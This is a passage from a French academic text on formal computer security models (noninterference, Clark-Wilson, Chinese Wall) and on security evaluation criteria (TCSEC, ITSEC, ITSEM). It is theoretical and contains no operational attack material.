$$Alt_s = \bigcup_{x_i \in A_s} dep(x_i)$$

Si R_s est l'ensemble des poins que le sujet s a le droit d'observer d'après la politique de sécurité du système, on peut dire que le système est sûr (vis-à-vis de la confidentialité) si le sujet s ne peut observer que les objets qu'il a le droit d'observer, c'est-à-dire si : $Obs_s \subseteq R_s$. Si W_s est l'ensemble des points que le sujet s a le droit de modifier d'après la politique de sécurité du système, on peut dire de manière similaire que le système est sûr (vis-à-vis de l'intégrité) si le sujet s ne peut agir que sur les objets qu'il a le droit de modifier, c'est-à-dire si : $Alt_s \subseteq W_s$.

En considérant un ensemble de niveaux associés aux sujets et aux objets, la propriété $Obs_s \subseteq R_s$ relative à la confidentialité peut être obtenue en imposant deux règles dans le système analogues à celles définies dans la politique de Bell-LaPadula :

- un sujet n'est autorisé à observer que des objets dont la classification est dominée par son habilitation ;
- et, si un objet o' a une dépendance causale sur un objet o, alors la classification de o' doit dominer la classification de o.

Ce modèle est particulièrement intéressant parce qu'il introduit une nouvelle manière de formaliser les flux d'information dans un système. L'intérêt principal de cette formalisation réside dans son aspect minimal : la notion de dépendance causale permet de décrire de manière très stricte un flux d'information. Toutefois, les implémentations de ce modèle qui ont été réalisées semblent limitées à des applications assez spécifiques.

3.2.6 Les politiques de contrôle d'interface

Plutôt que de spécifier des mécanismes particuliers permettant d'assurer la sécurité, les politiques de contrôle d'interface spécifient des restrictions sur les entrées et les sorties du système qui permettent d'obtenir des propriétés de sécurité. Ce type de politique de sécurité s'intéresse plus directement au comportement dynamique du système et s'appuie sur des méthodes de modélisation très générales. Elles considèrent une représentation du système incluant les différents sujets (ou utilisateurs) et l'ensemble des *traces d'exécution* associées à ces utilisateurs. Une trace est définie comme l'historique des entrées, c'est-à-dire la suite ordonnée de tous les états successifs du système entre chaque entrée (ou transition ou commande). Certaines commandes particulières déterminent les sorties du système effectuées par un utilisateur, et on s'intéresse principalement aux propriétés que le système possède vis-à-vis de toutes ses sorties.

La principale qualité de cette approche très abstraite est d'avoir permis des avancées significatives dans la compréhension des problèmes de formalisation posés par la sécurité. Un certain nombre de propriétés importantes ont pu être étudiées et comparées en se basant sur ces modélisations très générales des systèmes.

Les principales propriétés identifiées dans la littérature, et qui constituent les différents objectifs de sécurité qui peuvent être choisis dans ces politiques de sécurité sont :

- La *non-interférence*, au sens où un groupe d'utilisateurs, utilisant un certain ensemble de commandes, n'interfère pas avec un autre groupe d'utilisateurs si ce que fait le premier groupe avec ces commandes n'a aucun effet sur ce que le deuxième groupe d'utilisateurs peut observer. Etant donné le modèle dans lequel elle est définie formellement, cette propriétés s'applique aux systèmes déterministes.
- La *non-déductibilité*, correspondant au fait que, quelle que soit la sortie observée par un utilisateur possédant une habilitation de bas niveau, cette sortie est compatible avec n'importe quelle entrée acceptable d'un utilisateur possédant une habilitation de haut niveau[66]. Cette propriété peut s'appliquer aux systèmes non déterministes.
- La *non-interférence généralisée*, qui correspond à un renforcement de la non-déductibilité pour parer à un problème faisant remarquer que le propriété de non-déductibilité ne garantit pas qu'un utilisateur de bas niveau n'ait pas directement accès à des informations de haut niveau, à condition qu'elles soient mêlées à des données aléatoires[67].

66 Ce qui signifie qu'un utilisateur ayant une habilitation de bas niveau ne peut pas déduire, à partir des sorties qu'il observe, quelles entrées ont été effectuées par un utilisateur de haut niveau.

67 En fait, dans un système non déterministe, on peut considérer que la propriété de non-déductibilité ne permet pas de faire la différence entre un bruit aléatoire mêlé à de l'information et un véritable cryptogramme.

- La *restriction*, ou non-inférence, qui restreint encore la propriété de non-interférence généralisée afin d'obtenir une propriété composable à partir des propriétés de plusieurs sous-systèmes pour des systèmes non déterministes.

Les modèles d'interface considèrent donc une représentation du système sous la forme d'un automate à états finis dont les sorties sont observables. Un tel système est constitué par :

- un ensemble S de sujets ou utilisateurs ;
- un ensemble Σ d'états du système ;
- un ensemble Γ de commandes ou opérations pouvant être effectuées sur le système ;
- un ensemble Out dont les éléments sont les « sorties » visibles par un utilisateur ;

ainsi que :

- une fonction $out : \Sigma \times S \rightarrow \mathrm{Out}$ qui représente ce qu'un utilisateur donné observe quand la machine est dans un certain état, appelée la *fonction de sortie* ;
- une fonction $do : \Sigma \times S \times \Gamma \rightarrow \Sigma$ qui représente la manière dont les états sont transformés par les commandes, appelée la *fonction de transition* ;
- et la constante $\sigma_0 \in \Sigma$, état initial de la machine.

Si w est une chaîne d'entrée ou *trace* de ce système, c'est-à-dire une suite ordonnée de commande de Γ effectuées par les utilisateurs $w \in traces$ avec $traces = (S \times \Gamma)^*$, on note [w] l'état atteint par la machine à état après application par les utilisateurs indiqués de toutes les commandes représentées dans w, en partant de l'état initial σ_0. On notera $\langle\rangle$ la trace vide (ne comprenant aucune commande), et, in extension, $\nu \cdot \gamma_1(u_1) \cdot \gamma_2(u_2) \cdot \ldots \cdot \gamma_n(u_n)$ la trace w constituée par la trace ν (éventuellement vide) suivie par la séquence de commandes $(\gamma_i)_{1 \le i \le n}$ de Γ effectuées par les utilisateurs $(u_i)_{1 \le i \le n}$.

Cette machine à états peut être naturellement étendue pour prendre en compte une notion de sécurité multi-niveaux telle que celle de Bell-LaPadula, constituant ainsi un système avec capacités. Il suffit dans ce cas de considérer un espace d'état incluant une matrice de contrôle d'accès et des commandes de modification des droits d'accès telles que définies au 3.2.4.1. Il est également d'usage d'isoler les commandes de Γ qui permettent d'effectuer des entrées ou des sorties vers l'utilisateur et de considérer des traces constituées par une série d'entrées dans le système (c'est-à-dire de commandes) et terminées par une opération de sortie. L'ensemble des opérations de sortie est noté Γ_{out}. C'est en effet à ces opérations particulières qu'une politique de sécurité s'intéressera principalement. A chaque fois qu'on effectuera cette distinction dans la description des propriétés suivantes, les noms de commandes, tels que read(u), highin(u), lowout(u), lowin(u), indiquent sans ambiguïté leur catégorie.

3.2.6.1 Systèmes déterministes : Non-interférence

Soit h une fonction définissant les habilitations des utilisateurs, telle que $h(u)$ soit l'habilitation de u (cf 3.2.4.1). Soit *purge* une fonction de $S \times traces$ dans S telle que :

$$purge(u, \langle\,\rangle) = \langle\,\rangle$$

$$purge(u, hist \cdot command(u')) = \begin{cases} purge(u, hist) \cdot command(u') & \text{si } h(u) \geqslant h(u') \\ purge(u, hist) & \text{si } h(u) < h(u') \end{cases}$$

Un système satisfait la propriété de *non-interférence* si et seulement si :

$$\forall u \in S, \forall w \in traces, \forall c \in \Gamma_{out} \quad out(u, w \cdot c(u)) = out(u, purge(u, w) \cdot c(u))$$

Il n'est pas toujours aisé de comparer exactement le modèle de Bell-LaPadula et le modèle basé sur la non-interférence. Néanmoins, on peut noter qu'en général le modèle de Bell-LaPadula fournit des propriétés plus faibles que la non-interférence dans le sens où cette dernière interdit la plupart des canaux cachés qui seraient utilisables dans l'interprétation standard des primitives du modèle de Bell-LaPadula. D'un autre côté, la propriété de non-interférence autorise l'implémentation d'opérations qui ne seraient pas permises dans un système basé sur le modèle de Bell-LaPadula, comme la possibilité pour un utilisateur habilité à un bas niveau de confidentialité de copier directement un fichier classifié à un haut niveau dans un autre fichier classifié au même niveau (sans que l'utilisateur y accède lui-même). Dans les deux cas toutefois, la propriété de non-interférence semble mieux capturer la notion intuitive de confidentialité que le modèle de Bell-LaPadula.

Ce modèle souffre pourtant d'un certain nombre de limitations. D'une part, la propriété de non-interférence est extrêmement forte et peut même être considérée comme trop forte car, par exemple, elle conduit à interdire l'usage de canaux de communications cryptés (même parfaits) entre utilisateurs de haut niveau si des utilisateurs de bas niveau peuvent avoir accès au cryptogramme. D'autre part, ce modèle s'applique uniquement aux systèmes déterministes. En dépit de ses limitations et des difficultés d'application qu'il représente, le modèle de non-interférence constitue l'état de l'art actuel pour les modèles de systèmes déterministes. Son extension en direction des systèmes non-déterministes a fait l'objet de nombreux travaux.

3.2.6.2 Systèmes non-déterministes : Non-déductibilité, Non-interférence généralisée, Restriction

Afin de donner une version non-déterministe de la propriété de non-interférence, il s'agit d'abord de présenter la manière dont on peut décrire un système non-déterministe. Si on reprend la définition précédente, on peut considérer qu'une trace d'exécution représente un comportement acceptable du système. Dans ce cas, un système non-déterministe est décrit par un ensemble de traces (acceptables). Afin de définir les propriétés suivantes, on distingue également l'existence de deux niveaux d'interaction avec le système (au sens de Bell-LaPadula) qui correspondent à un haut niveau et à un bas niveau de confidentialité.

La propriété de *non-déductibilité*, proposée par Sutherland en 1986, correspond au fait que pour toute paire de traces acceptables T et T', il existe une trace acceptable T'' qui contient : les commandes de bas niveau de sécurité de T (dans leur ordre respectif), les entrées de haut niveau de T' (dans leur ordre respectif), et éventuellement d'autres commandes distinctes de celles-ci. Cette propriété correspond au fait que tout ce qu'un utilisateur d'un bas niveau d'habilitation observe est compatible avec n'importe quelle entrée acceptable d'un utilisateur de haut niveau.

Bien que la propriété de non-déductibilité pour un système soit plus générale que la propriété de non-interférence dans le sens où elle ne suppose pas que le système soit déterministe, elle n'est pas équivalente à la non-interférence pour des systèmes déterministes comptant plus de deux utilisateurs. En fait la non-déductibilité est une propriété plus faible que la non-interférence dans ce cas.

Cette propriété pose un problème identifié dans par McCullough en 1987, qui a conduit à l'introduction d'une version corrigée, appelée la propriété de non-interférence généralisée. Un système possède la propriété de *non-interférence généralisée* si et seulement si, étant donnée une trace acceptable T pour le système, et une trace altérée T' construite en insérant ou en supprimant une entrée de haut niveau de T, il existe une trace acceptable T''construite en insérant ou en supprimant une sortie de haut niveau de T' juste après l'altération de T ayant conduit à T'.

Les propriétés de non-déductibilité et de non-interférence généralisée souffrent cependant toutes deux d'un inconvénient majeur: ce ne sont pas des propriétés préservées par la composition de deux systèmes. La propriété de restriction a été introduite dans le but d'apporter une solution à ce problème.

Un système possède la propriété de *restriction* si et seulement si, étant donnée une trace acceptable T pour le système, et une trace altérée T' construite en insérant ou en supprimant une entrée de haut niveau de T, il existe une trace acceptable T'' construite en insérant ou en supprimant une sortie de haut niveau de T' , juste après l'altération de T ayant conduit à T' , et après chaque séquence d'entrées de bas niveau qui suivent immédiatement l'altération de T.

3.2.7 Politiques et modèles spécifiques

3.2.7.1 La politique de Clark et Wilson

La politique de sécurité dédiée à l'intégrité définie par Clark et Wilson s'intéresse aux contraintes de sécurité définies dans le contexte d'une organisation commerciale. Ce souci de l'environnement dans lequel la politique de sécurité est mise en œuvre provient de la constatation que des politiques de sécurité comme les politiques multi-niveaux ne sont généralement appliquées directement que dans des organisations très rigides, telles que les organisations militaires. Dans le cadre d'une organisation commerciale, d'autres approches sont mises en œuvre pour obtenir des propriétés de sécurité, notamment en ce qui concerne l'intégrité des données.

La politique de sécurité définie par Clark et Wilson repose d'abord sur la séparation des données manipulées en deux groupes : les données contraintes qui sont soumises à des règles de manipulation strictes visant à garantir leur intégrité, et les données non-contraintes qui doivent faire l'objet d'une vérification avant d'être utilisées par le système, comme les entrées fournies par les utilisateurs par exemple. Les différentes opérations de transformation des données pouvant être effectuées par le système doivent permettre de garantir que l'intégrité des données contraintes persiste. Ceci implique donc une certification des opérations de transformation qui sont autorisées à manipuler des données contraintes, ainsi que l'existence d'opérations de validation des données permettant de vérifier leur intégrité. Par ailleurs, les opérations acceptant comme paramètres d'entrée des données non-contraintes doivent garantir que le résultat de la transformation produit une donnée dont l'intégrité a été vérifiée.

- Afin de représenter les règles appliquées dans leur politique de sécurité, Clark et Wilson définissent :
- l'ensemble U des utilisateurs du système, dont les éléments sont notés u_1, u_2,…
- l'ensemble CDI des données contraintes (*Constrained Data Item*), dont les éléments sont notés CDI_1, CDI_2,…
- l'ensemble UDI des données non-contraintes (*Unconstrained Data Item*), dont les éléments sont notés UDI_1, UDI_2,…
- l'ensemble TP des opérations de transformation des données (*Transformation Procedure*), dont les éléments sont notés TP_1, TP_2,…
- un ensemble IVP d'opérations de vérification de l'intégrité des données (*Integrity Verification Procedure*), dont les éléments sont notés IVP_1, IVP_2,…
- une relation R_c liant chaque opération de transformation TP_i à un sous-ensemble de CDI, qui précise les données que l'opération peut manipuler.
- une relation R_u liant chaque utilisateur u_i et chaque opération de transformation TP_i a un sous-ensemble de CDI, qui précise les données contraintes qu'un utilisateur est autorisé à manipuler par le biais de TP_i.

L'objectif de cette politique de sécurité est donc de garantir l'intégrité d'un certain nombre de données clairement identifiées. Afin de satisfaire également un besoin de séparation des pouvoirs entre les différents utilisateurs présents dans l'organisation, les différentes opérations de transformation qui visent des données particulières doivent également être explicitement autorisées pour chaque utilisateur.

Les règles obligatoires imposées dans le modèle de Clark et Wilson pour mettre en œuvre la politique d'intégrité sont :

- Les opérations de IVP doivent assurer que toutes les données de CDI sont dans un état valide (du point de vue de l'intégrité) au moment où les opérations de IVP sont exécutées.
- Toutes les opérations de TP doivent être certifiées, c'est-à-dire que, pour chaque donnée contrainte associée à une opération par R_c, l'opération doit garantir que, si une donnée contrainte est valide avant l'exécution de l'opération, celle-ci est valide après l'exécution de l'opération.
- R_u doit être certifiée afin de refléter les besoins de séparation de pouvoirs de l'organisation.
- Le système doit garantir que chaque opération de TP n'est effectuée que sur les données contraintes spécifiée par R_c.
- Le système doit garantir que chaque utilisateur n'effectue des opérations de transformation sur des données contraintes que si celles-ci lui sont associées par R_u.
- Le système doit authentifier l'identité de chaque utilisateur souhaitant exécuter une opération de TP.
- Toutes les opérations de TP doivent inscrire dans une donnée contrainte particulière toutes les informations nécessaires pour identifier l'opération qui a été effectuée (audit).
- Enfin, chaque opération TP_i de TP qui accepte une donnée UDI_i de UDI en entrée doit garantir que, quelle que soit la valeur de UDI_i, soit TP_i n'effectue que des transformations conduisant à une donnée contrainte valide CDI_i, soit UDI_i est rejetée.

En dépit de sa présentation relativement informelle, le modèle de Clark et Wilson met clairement en évidence un certain nombre de préoccupations qui peuvent apparaître dans le contexte d'une organisation commerciale. Tout d'abord, ce modèle s'intéresse à l'assurance de propriétés d'intégrité par le biais de l'utilisation de procédures de transformation certifiées. En pratique, ceci limite bien évidemment le nombre d'opérations pouvant être définies dans le système, et surtout l'évolution de ces opérations. Néanmoins, c'est une approche qui offre l'avantage de faciliter le fonctionnement et la conception du système en concentrant la majeure partie de l'effort de sécurité au niveau d'une activité indépendante de certification. Ensuite, ce modèle met en évidence deux préoccupations importantes dans le cadre d'une organisation commerciale : la *traçabilité* des opérations, c'est-à-dire la possibilité de reconstituer toutes les actions importantes (du point de vue des objectifs de sécurité) effectuées par le système ; et la *séparation des pouvoirs* qui reste un facteur important de sécurité prenant en compte les utilisateurs.

Enfin, ce modèle de sécurité admet, quoique de manière un peu implicite, la possibilité que le système dévie de son fonctionnement normal. En effet, si les propriétés d'intégrité ne sont pas satisfaites à un moment donné, l'existence de procédures de validation de l'intégrité, ajoutée au fait que les entrées non-contraintes sont acceptées par certaines procédures de transformation, offre des moyens de détection d'une infraction aux objectifs de sécurité et de retour vers un état satisfaisant. L'existence d'un historique de l'exécution du système (imposé par la politique de sécurité) permet alors de reconstituer l'histoire du système et d'identifier les comportements erronés qui ont pu être à l'origine d'une violation des objectifs de sécurité (par exemple une faute dans l'implémentation d'une opération, non-détectée par la certification). Ce souci de fournir, outre des mécanismes garantissant la sécurité du système, des mécanismes capables de fonctionner en l'absence des propriétés de sécurité attendues pour le système, participe à la volonté de définir des politiques de sécurité applicables dans un environnement moins rigide que ceux dans lesquels des politiques de sécurité comme les politiques multi-niveaux sont utilisées.

3.2.7.2 La politique de la muraille de Chine

La politique de sécurité dite de « la muraille de Chine », présentée par Brewer et Nash en 1989, est une politique de sécurité spécifique issue des règlements de sécurité ayant cours dans les institutions financières britanniques. Dans ce type d'organisation, un souci très particulier est accordé au cloisonnement des différentes informations pouvant être relatives à des clients concurrents. Dans le cas où un organisme financier est amené à traiter des opérations pour le compte de deux sociétés concurrentes, les personnels de cet organisme ne sont autorisés à accéder qu'aux informations concernant l'une des deux sociétés. Une fois des informations connues concernant l'une d'elles, tout accès aux informations concernant l'autre doit être interdit. Chaque classe d'information est donc obligatoirement séparée de l'autre par une barrière infranchissable une fois le choix initial effectué (d'où le nom donné à cette politique).

La formalisation de la politique de la muraille de Chine implique de regrouper les informations contenues dans le système en différents ensembles Ec relatifs à chacune des organisations extérieures avec lesquelles l'organisation cible de la politique de sécurité est en contact. Ces différents ensembles de données sont répartis dans des classes de conflit d'intérêt disjointes : COI_1, COI_2,…, COI_n, comptant chacune m_j ensembles de données. On pose :

$$COI_j = \left\{ E_1^{COI_j}, E_2^{COI_j}, \ldots, E_{m_j}^{COI_j} \right\}$$

en notant $E_k^{COI_j}$ l'ensemble des données relatives à la *k*ième organisation, appartenant à la classe de conflit d'intérêt COI_j.

Cette politique de sécurité vise donc à garantir qu'aucun utilisateur n'accède simultanément à des données appartenant à des ensembles en conflit d'intérêt. Ceci est obtenu en imposant deux règles de fonctionnement triviales : l'accès à une donnée n'est autorisée que si cette donnée appartient à un ensemble auquel l'utilisateur a déjà accédé, ou si cette donnée appartient à un ensemble qui n'est en conflit avec aucun autre ensemble de données auquel l'utilisateur a préalablement accédé.

Un utilisateur désirant accéder à une donnée d'un ensemble $E_c \in COI_j$ n'est donc autorisé à y accéder que s'il n'existe pas d'ensemble $COI_{i \neq j}$ contenant des données auxquelles il aurait déjà accédé.

Différents contrôles supplémentaires peuvent éventuellement être associés à une politique de sécurité du type de la muraille de Chine, de manière à contrôler l'accès aux différentes données appartenant à un même ensemble E_c (par exemple des contrôles multi-niveaux).

L'intérêt de cette politique de sécurité est de mettre en évidence un besoin de sécurité réel, qui apparaît même dans la législation britannique, mais qui ne correspond pas aux objectifs des politiques de sécurité classiques et notamment des politiques multi-niveaux.

3.3 Critères d'évaluation normalisés

Suite à la présentation des différentes propriétés de sécurité que l'on peut désirer voir assurer par un système, nous pouvons à présent nous intéresser à la manière dont les systèmes qui implémentent ces propriétés peuvent être évalués. L'évaluation de la sécurité d'un système peut prendre plusieurs formes. Pour les systèmes informatiques on rencontre

une approche d'évaluation ordinale par le biais de *critères d'évaluation* normalisés. Dans le cadre des organisations, l'évaluation de la sécurité peut s'appuyer sur des méthodes plus générales, regroupées sous le qualificatif d'*analyse des risques*.

3.3.1 Le livre orange (TCSEC)

Les premiers critères d'évaluation de la sécurité ont été définis par le *Department of Defense* (DoD) des États-Unis dans ce qui est couramment appelé le Livre Orange ou TCSEC (*Trusted Computer System Evaluation Criteria*), ou dans les différents interprétations associées à des livres de diverses couleurs qui l'accompagnent, comme le Livre Rouge ou TNI (*Trusted Network Interpretation of the TCSEC*). Ce document a longtemps été la référence en matière d'évaluation de la sécurité des systèmes informatiques. Ces critères, basés à la fois sur des listes de fonctions de sécurité à remplir et sur les techniques employées pour la vérification, conduisent à classer les systèmes en 7 catégories (D, C1, C2, B1, B2, B3, A1 dans un ordre croissant de sécurité).

Quatre familles de critères sont définies pour chaque niveau, traitant respectivement de la politique d'autorisation, de l'audit, de l'assurance et de la documentation. La politique d'autorisation stipule une politique précise à suivre (discrétionnaire ou obligatoire) en fonction des différents niveaux de certification visés. La politique obligatoire imposée par le livre orange est celle définie par Bell-LaPadula. Le critère d'audit précise les fonctions requises en matière d'identification, d'authentification et d'enregistrement des actions des utilisateurs.

Le critère d'assurance fixe des recommandations concernant les méthodes de conception et de vérification utilisées afin d'augmenter la confiance de l'évaluateur en ce qui concerne le fait que le système implémente bien les fonctionnalités qu'il prétend avoir. Par exemple, le critère d'assurance peut imposer la réalisation d'une vérification formelle de l'implémentation. Le critère de documentation spécifie l'ensemble des documents qui doivent être fournis avec le produit lors de l'évaluation.

Schématiquement, on peut identifier les caractéristiques principales des différents niveaux définis par le livre orange :

- Un système classé au niveau D est un système qui n'a pas été évalué au niveau visé par l'évaluation.
- Jusqu'aux niveaux C1 et C2, un système peut utiliser une politique d'autorisation discrétionnaire.
- Les critères imposent l'utilisation d'une politique obligatoire et d'une politique discrétionnaire pour les niveaux B1, B2 et B3.
- Un système classé au niveau A1 est fonctionnellement équivalent à un système classé au niveau B3, mais ce système est caractérisé par l'utilisation de méthodes formelles de vérification pour assurer que les contrôles discrétionnaires et obligatoires utilisés permettent bien d'assurer la protection des informations sensibles manipulées par le système. Un exemple de système A1 est présenté dans [Weissman 92].

Pendant des années, les critères du livre orange ont été la seule référence en matière d'évaluation de la sécurité des systèmes informatiques. Pourtant, ces critères visent d'abord à satisfaire les besoins du DoD, c'est-à-dire qu'ils privilégient la confidentialité plutôt que l'intégrité. Par ailleurs, la politique de sécurité choisie (celle de Bell-LaPadula) ne rallie pas tous les suffrages (cf 1.2.9). Enfin, le manque de souplesse et la difficulté de mise en œuvre des critères du livre orange ont initié le développement, à l'extérieur ou à l'intérieur même des États-Unis de nouvelles générations de critères. Nous abordons ci-après l'exemple des critères adoptés par la Communauté Européenne, mais d'autres pays, tels que le Canada et le Japon ont également élaboré leur propres critères d'évaluation. L'unification de ces travaux (sous l'égide américaine) a ensuite donné lieu à la création de critères communs ayant finalement débouché sur une normalisation ISO.

3.3.2 Les ITSEC

Les ITSEC sont le résultat de l'harmonisation de travaux réalisés au sein de quatre pays européens : l'Allemagne, la France, les Pays-Bas et le Royaume-Uni. La différence essentielle que l'on peut noter entre le livre orange et les ITSEC est la distinction entre fonctionnalité et assurance. Une *classe de fonctionnalité* décrit les mécanismes que doit mettre en œuvre un système pour être évalué à ce niveau de fonctionnalité. Une *classe d'assurance* permet, elle, de décrire l'ensemble des preuves qu'un système doit apporter pour montrer qu'il implémente réellement les fonctionnalités qu'il prétend assurer.

Les ITSEC introduisent également la notion de "cible d'évaluation" (TOE pour *Target Of Evaluation*) qui rassemble les différents éléments du contexte de l'évaluation, dont : une politique de sécurité du système, une spécification des fonctions requises dédiées à la sécurité, une définition des mécanismes de sécurité (optionnelle), la cotation annoncée de la résistance minimum des mécanismes, et le niveau d'évaluation visé.

Les ITSEC proposent 10 exemples de classes de fonctionnalité prédéfinies [ITSEC 1991, §2.59-2.64, annexe A] :

- Les exemples de classes de fonctionnalité F-C1, F-C2, F-B1, F-B2, F-B3 sont les classes de confidentialité qui correspondent aux exigences de fonctionnalité des classes C1 à A1[68] dans les TCSEC.
- L'exemple de classe de fonctionnalité F-IN concerne les TOE pour lesquelles il y a des exigences élevées d'intégrité pour les données et les programmes, comme dans le cas des bases de données.
- L'exemple de classe de fonctionnalité F-AV impose des exigences élevées pour la disponibilité.
- L'exemple de classe de fonctionnalité F-DI impose des exigences élevées en ce qui concerne la préservation de l'intégrité des données au cours de leur transmission.
- L'exemple de classe de fonctionnalité F-DC est destiné aux TOE très exigeantes en matière de confidentialité des données au cours de leur transmission.
- L'exemple de classe de fonctionnalité F-DX est destiné aux réseaux très exigeants en matière de confidentialité et d'intégrité des informations.

Les différents critères d'assurance exigés se découpent en deux aspects: les *critères d'assurance d'efficacité*, et les *critères d'assurance de conformité*. Ces critères d'assurance se découpent ensuite à nouveau en deux catégories vis-à-vis de la construction et de l'exploitation du système. Les critères d'assurance de conformité sont définis vis-à-vis de 6 niveaux d'exigences, numérotés de E1 à E6, qui correspondent à des contraintes de plus en plus fortes et définissent le niveau de certification atteint par une TOE (pour la classe de fonctionnalité pour laquelle elle est évaluée).

Le tableau suivant présente la définition des différents critères d'assurance d'efficacité pour les six aspects pris en compte dans les ITSEC (quatre vis-à-vis de la conception, deux vis-à-vis de l'exploitation).

68 Fonctionnellement, B3 et A1 sont identiques.

Catégorie	***Aspects***	***Définition des critères d'assurance d'efficacité***
Construction	Pertinence de la fonctionnalité	L'analyse de la pertinence doit montrer comment les menaces sont contrées par les fonctions et les mécanismes dédiés à la sécurité.
	Cohésion de la fonctionnalité	L'analyse de cohésion doit montrer qu'il est impossible d'amener l'une des fonctions ou l'un des mécanismes dédiés à la sécurité à rentrer en conflit ou à se mettre en contradiction avec d'autres fonctions ou mécanismes dédiés à la sécurité.
	Résistance des mécanismes	Même si un mécanisme dédié à la sécurité ne peut pas être court-circuité, désactivé, altéré ou contourné, il peut encore être possible de le mettre en échec par une attaque directe tirant profit des insuffisances de ses algorithmes, ses principes, ou ses propriétés sous-jacents. Pour cet aspect de l'efficacité, la capacité de ces mécanismes à contenir une telle attaque directe est estimée. Cet aspect de l'efficacité se distingue des autres en ce qu'il exige de prendre en considération le niveau des ressources qui seraient nécessaires à un agresseur pour réussir une attaque directe.
	Estimation de la vulnérabilité de la construction	Avant et pendant l'étude des autres aspects de l'évaluation, diverses vulnérabilités dans la construction (tels que des moyens de désactiver, court-circuiter, altérer ou contourner des fonctions et mécanismes dédiés à la sécurité) auront été identifiées. L'analyse de l'impact potentiel de chacune des vulnérabilités connues doit montrer qu'elle ne peut pas être exploitée parce que: (a) elle est convenablement couverte par d'autres mécanismes de sécurité non compromis, ou (b) il peut être montré que la vulnérabilité ne relève pas de la cible de sécurité, qu'elle n'existera pas dans la pratique, ou qu'elle pourra être convenablement contrée par des mesures de sécurité extérieures à la TOE (définies dans la documentation).
Exploitation	Facilité d'emploi	Cet aspect de l'efficacité examine si la TOE peut être configurée ou utilisée d'une manière qui n'est pas sûre, mais qu'un administrateur ou un utilisateur final pourrait raisonnablement croire sûre.
	Estimation de la vulnérabilité en exploitation	Avant et pendant l'étude des autres aspects de l'évaluation, diverses vulnérabilités dans l'exploitation de la TOE auront été identifiées. Comme précédemment, l'analyse de l'impact des vulnérabilités connues doit montrer qu'elles ne peuvent pas être exploitées.

Tableau 3: Définitions des critères d'assurance d'efficacité des ITSEC

Ces points sont particulièrement pertinents dans le cadre de ce mémoire car ils montrent que, dans le cadre des ITSEC, une cible d'évaluation peut être considérée comme sûre malgré l'identification de *vulnérabilités*, c'est-à-dire de faiblesses des mécanismes de sécurité, dans la TOE. Bien évidemment, ces faiblesses doivent pouvoir être jugées négligeables, au vu des conséquences possibles ou en raison de l'absence de menaces susceptibles de les exploiter, pour que le niveau visé soit atteint. Vis-à-vis de ce point, le manuel d'évaluation associé aux critères, ou ITSEM [ITSEM 1993], distingue deux types de mécanismes. Les mécanismes de type A sont ceux qui possèdent une certaine vulnérabilité dans leur principe même (comme les algorithmes cryptographiques, ou les mécanismes d'authentification par mot de passe, basés sur un secret particulier). Les mécanismes de type B sont ceux qui n'auront aucune faiblesse, en tout cas s'ils sont parfaitement conçus et réalisés.

Dans tous les cas, on peut estimer qu'une vulnérabilité n'est pas contrée par le système si on constate que des mécanismes ne sont pas *pertinents* et ne contrent pas certaines menaces, ou ne sont pas *cohérents* et ne forment pas un ensemble intégré. Dans le cas d'une cible d'évaluation protégée par différents mécanismes, une vulnérabilité est représentée comme une réduction de la résistance des mécanismes à un des points de l'ensemble des protections qui entourent la cible d'évaluation. L'ITSEM ne considère pas vraiment le problème de vulnérabilités apparaissant du fait de la composition des faiblesses de différents mécanismes. En effet, la cotation de la résistance des mécanismes protégeant différents aspects de la cible d'évaluation est celle du mécanisme qui a la plus faible cotation. Dans le cas où des mécanismes combinés sont utilisés pour assurer une même protection (comme par exemple, dans le cas de l'utilisation simultanée d'une authentification par mot de passe et par empreintes digitales), c'est la résistance du mécanisme possédant la plus forte cotation qui est retenue. L'objectif est donc de faire en sorte que la résistance de chacun des mécanismes successifs entourant la cible soit supérieure à un minimum requis.

Trois niveaux de résistance à une attaque directe des mécanismes de sécurité sont définis dans les ITSEC. La résistance minimum de chaque mécanisme critique doit être cotée comme étant *élémentaire*, *moyenne* ou *élevée*. D'après les critères [ITSEC 1991, §3.5-3.8] :

- pour que cette résistance soit côtée *élémentaire*, il doit être manifeste que le mécanisme fournit une protection contre une subversion accidentelle aléatoire, bien qu'il soit susceptible d'être mis en échec par des agresseurs compétents ;
- pour que cette résistance soit côtée *moyenne*, il doit être manifeste que le mécanisme fournit une protection contre des agresseurs dont les opportunités ou les ressources sont limitées ;
- pour que cette résistance soit côtée *élevée*, il doit être manifeste que ce mécanisme ne pourra être mis en échec que par des agresseurs disposant d'un haut degré de compétence, d'opportunité et de ressources, une attaque réussie étant jugée irréalisable normalement.

L'ITSEM précise la manière dont on peut estimer le niveau de résistance des mécanismes de sécurité [ITSEM 1993, §3.3.29-32, §6.C.28-34]. Comme la résistance des mécanismes est relative à la *compétence*, aux *opportunités* et aux *ressources*, il est nécessaire de développer la signification de ces termes :

- La *compétence* représente la connaissance nécessaire aux personnes pour pouvoir attaquer une cible d'évaluation. Un *profane* est alors quelqu'un sans compétence particulière; une *personne compétente* est quelqu'un qui connaît les fonctionnements internes de la cible, et un *expert* est quelqu'un qui connaît bien les principes et algorithmes sous-jacents utilisés dans la cible.
- Les *ressources* représentent les ressources que l'attaquant doit employer pour attaquer avec succès sa cible. On s'intéresse principalement à deux types de ressources : le *temps* et *l'équipement*. Le temps est le temps passé par un attaquant pour réaliser une attaque, sans compter le temps d'étude. Les équipements comprennent des ordinateurs, des appareils électroniques, des outils matériels et du logiciel. Dans ce cadre:
  - le temps peut se répartir schématiquement entre *en quelques minutes*, *en quelques jours*, et *en quelques mois*.
  - *sans équipement* signifie qu'aucun équipement spécial n'est nécessaire; un *équipement disponible* est un équipement disponible dans l'environnement d'exploitation de la cible d'évaluation, dans la cible d'évaluation ou dans le commerce ; un *équipement spécial* est un équipement spécifiquement conçu pour réaliser une attaque.
- Les *opportunités* recouvrent des facteurs qui peuvent généralement être considérés comme hors du contrôle de l'attaquant, tels que les cas où l'assistance d'une autre personne est nécessaire (*collusion*), la possibilité d'un concours de circonstances particulier (*chance*) et la possibilité de l'interception de l'attaquant (*détection*). Ces facteurs sont difficiles à coter en règle générale. Dans les ITSEM, seules les formes suivantes de collusion sont considérées: *seul*, *avec un utilisateur*, et *avec un administrateur*. Cette définition de la collusion suppose que l'attaquant n'est pas un utilisateur autorisé de la cible d'évaluation.

